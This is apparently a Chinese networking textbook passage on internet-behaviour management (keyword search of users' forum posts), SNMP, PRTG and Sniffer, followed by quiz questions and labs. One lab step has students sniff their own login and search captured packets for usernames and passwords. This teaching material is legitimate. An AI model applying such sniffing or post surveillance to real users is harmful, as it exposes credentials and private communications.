



图 7.55　上网行为管理系统主界面

(2) 系统监控

在系统监控功能组中提供了对系统状态、网络活动、上线用户、活跃用户、流量监控、应用监控等方面的实时监控。

单击“网络活动”按钮，可切换到对网络活动进行监控的页面，如图 7.56 所示。

流量监控可查看到网内各种网络应用的流量排名和用户流量的排名情况，如图 7.57 所示。




图 7.56 监控网络活动




图 7.57 网络应用服务的流量监控

（3）查询统计

对用户上网行为的管理，常用的主要是其查询统计功能，利用该项功能，可按关键字在记录的数据中查询检索网内用户是否发了含某方面关键字的贴子，若有，则会检索显示出发贴的 URL 地址、发贴者的 IP 地址、发贴时间和发贴内容等信息。

选择“查询统计”选项卡，切换到查询统计功能页面，该功能项下面又细分了若干子功能项，如图 7.58 所示。




图 7.58　查看对网站的访问情况

若要查看论坛的发贴情况，则单击“论坛发贴”按钮，此时将显示出网内所有用户的发贴情况，如图 7.59 所示。

每一个贴子均有一个“发贴查看”链接，单击该链接即可查看发贴内容，如图 7.60 所示。

由于发贴内容很多，不可能逐一查看，通常设置过滤关键字进行自动查找。在如图 7.59 所示页面的顶部，单击“选择操作”按钮，将下拉出功能菜单，选择“设置过滤条件”选项，此时将打开如图 7.61 所示的“过滤条件设置”对话框。可设置 URL 关键字或内容关键字，设置好后单击“开始查询”按钮，即可将含有指定关键字的贴子过滤筛选出来。

通过这个系统可见，只要是明文传输的信息都可以被记录和查看。若要保密通信，必须采用加密传输方式。对于邮件收发，邮件服务器可配置使用 SMTPS 和 POP3S 协议来对邮件进行加密传输。对于论坛所在的网站，若配置使用安全 Web 服务，使用 HTTPS 协议来传输网页数据，则上网行为管理系统是无法查看到用户的发贴内容的，只能记录到用户的访问记录，如图 7.62 所示。




图 7.59　查看论坛发贴情况




图 7.60　查看发贴内容




图 7.61　设置过滤条件




图 7.62　查看 HTTPS 审计

# 习　题　7

1. 以下关于网络流量监控的描述，不正确的是(　　)。
   A. 网络流量监控能直观反映网络的运行状态和各端口的流量大小
   B. 网络流量监控软件可替代网管软件的功能
   C. 网络流量监控一般通过 SNMP 协议来获得网络设备的流量
   D. 网络流量监控软件可获得物理端口的流量，也可获得 VLAN 虚拟接口的流量
2. 以下关于网络流量监控软件的描述，不正确的是(　　)。
   A. PRTG 和 MRTG 都是免费软件
   B. MRTG 是开源免费软件，PRTG 是商业软件，其商业版本不是免费的
   C. MRTG 运行在 Linux 或 UNIX 平台上，而 PRTG 运行在 Windows 平台上
   D. 要使 PRTG 或 MRTG 能正常捕获到网络设备的流量，必须在网络设备上配置 SNMP 的团体名称(community)
3. 网管人员通常会使用 Sniffer 软件来分析诊断网络故障，以下关于 Sniffer 软件的描述，正确的是(　　)。
   A. Sniffer 可以直接操作被管的网络设备
   B. Sniffer 可以通过定义过滤来捕获感兴趣的报文
   C. Sniffer 可以捕获被路由器隔开的不同网段上的所有的数据报文
   D. Sniffer 需要知道被管设备的团体名称
4. 在 Sniffer 中，可以使用(　　)查看带宽占用最多的前 10 名使用者。
   A. Dashboard　　　　B. Global Statistics
   C. Matrix→Bar　　　　D. Host Table
5. 关于 Sniffer 软件中的 Dashboard 的描述，不正确的是(　　)。
   A. 可以显示网络的使用率　　　　B. 可以显示网络中每秒通过的报文数量
   C. 可以显示用户信息　　　　D. 可以显示网络中每秒的错误数
6. 关于 Sniffer 软件中的 Matrix 的描述，不正确的是(　　)。
   A. 可以显示网络中不同主机的连接情况
   B. 可以根据 IP 地址显示不同主机间的连接情况
   C. 可以根据 MAC 地址显示不同主机间的连接情况
   D. 可以显示网络中主机的用户名
7. 对于 Cisco 路由器，若要配置团体名为 cqtbi，使 PRTG 软件能读取到路由器的流量信息，以下配置命令中，正确的是(　　)。
   A. router(config)#snmp-server community cqtbi RO
   B. router(config)#snmp-server community cqtbi RW
   C. router(config)#snmp-server community RO cqtbi
   D. router(config)#snmp-server community RW cqtbi
8. 企业在内网部署 SNMP 后，网管人员不希望 SNMP 消息在企业网的外部被接收，此

时应在边界路由器外网接口的 in 方向配置(　　)规则。

A. router(config)#access-list 101 deny udp any any eq 161

B. router(config)#access-list 1 deny udp any any eq 161

C. router(config)#access-list 101 deny tcp any any eq 161

D. router(config)#access-list 1 deny tcp any any eq 161

9. 在局域网内,为保证 SNMP 协议的正常工作,在各汇聚层交换机和核心交换机上,必须保证不要拦截(　　)端口。

A. TCP 161　　B. UDP 161　　C. TCP 162　　D. UDP 162

# 实训 7.1　使用 PRTG 进行流量监控

**【实训目的】** 掌握利用 PRTG 软件对网络流量进行监控的配置和使用方法。

**【实训环境与软硬件设备】**

**1. 实训环境**

利用本校真实网络环境进行实训。联系学校网络中心技术人员,在学校核心交换机上以只读(RO)模式开启并设置 SNMP 团体名称,以保证 PRTG 软件能读取到核心交换设备上的网络流量信息。

**2. 软硬件设备**

在实训机房中进行实训操作,保证一人一台计算机,操作系统可为 Windows XP、Windows 2003 Server 或 Windows 7。PRTG 6.0.5.451 Commercial Edition 版本软件一套。

**【实训内容与步骤】**

(1) 请求学校网络中心技术人员协助,在学校核心交换机上配置 SNMP 团体名称,并告诉核心交换机的 IP 地址和 SNMP 团体名。

(2) 在 Windows 操作系统中安装 PRTG 软件。

(3) 在 PRTG 软件中添加 Sensor,实现对选定的交换机端口的网络流量进行监控。

(4) 配置 PRTG 流量发布网站,然后利用 IE 浏览器访问 PRTG 流量监控网站。

(5) 配置 PRTG 流量报告,设置按指定的时间以发邮件方式,将流量报告发送到指定的邮箱。

# 实训 7.2　使用 Sniffer 进行捕包分析

**【实训目的】** 掌握利用 Sniffer 软件进行捕包、对报文解码分析的方法。

**【实训环境与软硬件设备】**

**1. 实训环境**

利用实训机房的真实网络环境进行实训,在实训机房所在的网段中进行捕包实训。

**2. 软硬件设备**

在实训机房中进行实训操作,保证一人一台计算机,操作系统可为 Windows XP、

Windows 2003 Server 或 Windows 7。Sniffer 4.70.530 软件一套。

**【实训内容与步骤】**

(1) 安装 Sniffer 软件。

(2) 设置捕获报文所使用的网卡。

(3) 使用 Matrix 功能项，查看了解当前网段的网络连接情况，流量排名统计图等相关信息。

(4) 使用 Host Table 功能，以 IP 地址查看方式，查看了解当前网络中活跃主机的流量信息。

(5) 捕获一定数量的报文，然后查看报文，并对感兴趣的报文进行解码，查看了解报文的解码内容。并利用自己所学的网络理论知识，检查自己能否阅读理解报文解码后的内容。使用 Matrix 功能，并利用 IP 地址查看方式，查看所捕获报文的连接图表。

(6) 开始捕获后，登录某个系统，登录完毕后，结束报文捕获。然后在所捕获的报文中检索 user 或 pass 关键字，试着查找刚才登录的用户名或密码。登录的系统若是加密提交，则在捕获的报文解码中，看到的是加密后的密文。

(7) 设置报文过滤条件，只捕获某一台主机收发的报文，然后查看所捕获的报文。

# 参 考 文 献


［1］ Dean Takahashi，Black Hat：An interview with Dan Kaminsky，the DNS dude who saved the Internet，August 7，2008.
http://venturebeat.com/2008/08/07/black-hat-an-interview-with-dan-kaminsky-the-dns-dude-who-saved-the-internet/#slide_4.

［2］ 中华人民共和国刑法修正案（七），http://www.gov.cn/flfg/2009-02/28/content_1246438.htm.

［3］ 卡巴斯基实验室，关于僵尸网络分析，http://article.pchome.net/content-936075.html.

［4］ 雷信生，万兆泽，刘玲，别荣芳. 电子商务安全技术［M］. 北京：国防工业出版社，2002.